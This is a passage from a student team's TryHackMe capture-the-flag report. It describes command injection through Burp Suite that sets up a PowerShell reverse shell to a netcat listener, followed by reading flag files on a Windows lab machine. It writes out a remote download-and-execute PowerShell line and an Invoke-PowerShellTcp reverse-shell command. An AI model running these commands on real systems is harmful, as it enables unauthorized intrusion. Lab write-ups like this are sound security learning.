
After the directory link is pasted, he waits for the BurpSuite to receive the proxy and sends the proxy to the repeater.




After the proxy is sent, he opens a terminal for the python server by key in the command ‘python3 -m http.server 80’.




After the python server was started, he opened another terminal for the netcat listener by key in the command ‘nc -lvnp 1338’.




After the netcat listener is set up, Yi Siang back to the BurpSuite and url encode twice the command ‘Invoke-PowerShellTcp -Reverse -IPAddress 10.18.57.233 -Port 1338’ using the decoder tab.




After encoding the command, he copied the encoded command and pasted it by replacing the ‘dir’ of the red link, and then pressed the ‘Send’ button.




Press the button, Yi Siang continued to url encode twice another command ‘powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.10.10.10/Invoke-PowerShellTcp.ps1')’.




He copy the encode command, then paste it just like the previous steps and press the ‘Send’ button.



Press again the button, Yi Siang received a signal of Invoke-PowerShellTcp.ps1 on the python server terminal .



After the Invoke-PowerShellTcp.ps1's signal was received, he logged into the system successfully using the netcat listener.



Final Result:

After gaining access to the Windows system through the netcat listener, our group is able to move on to the last step which is privilege escalation.


Step 4: Privilege Escalation

Members Involved: Ooi Yi Siang


Tools used: Terminal

-Thought Process and Methodology and Attempts:


After logging in to the system, Yi Siang relocated the file to C:/Users/Administrator/Desktop and found user.txt.




After the first flag is captured, Yi Siang relocates the file to C:/Users/SuperAdmin




He enter the command ‘get-acl C:/Users/SuperAdmin | fl’ to identify it and found that it ‘Deny FullControl’.



At last, Yi Siang tried to look at the root.txt by key in the command 'cat C:/Users/SuperAdmin/Desktop/root.txt' which is the same as the command 'cat C:/Users/Administrator/Desktop/user.txt' and it worked.



Final Result:



Our group members entered the flag into the tryhackme and it showed the correct answer.

Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	**Name**	Contribution	Signatures
1211103039	OOI YI SIANG	Took part in exploiting and report writing	YISIANG
1211101851	ANG ZHE JIE	Took part in reconnaissance and video editing	ZHEJIE
1211103790	KOK YEW YAN	Gathered most of the data and research from THM and the internet. Record video for presentation.	YEWYAN

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELOADERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: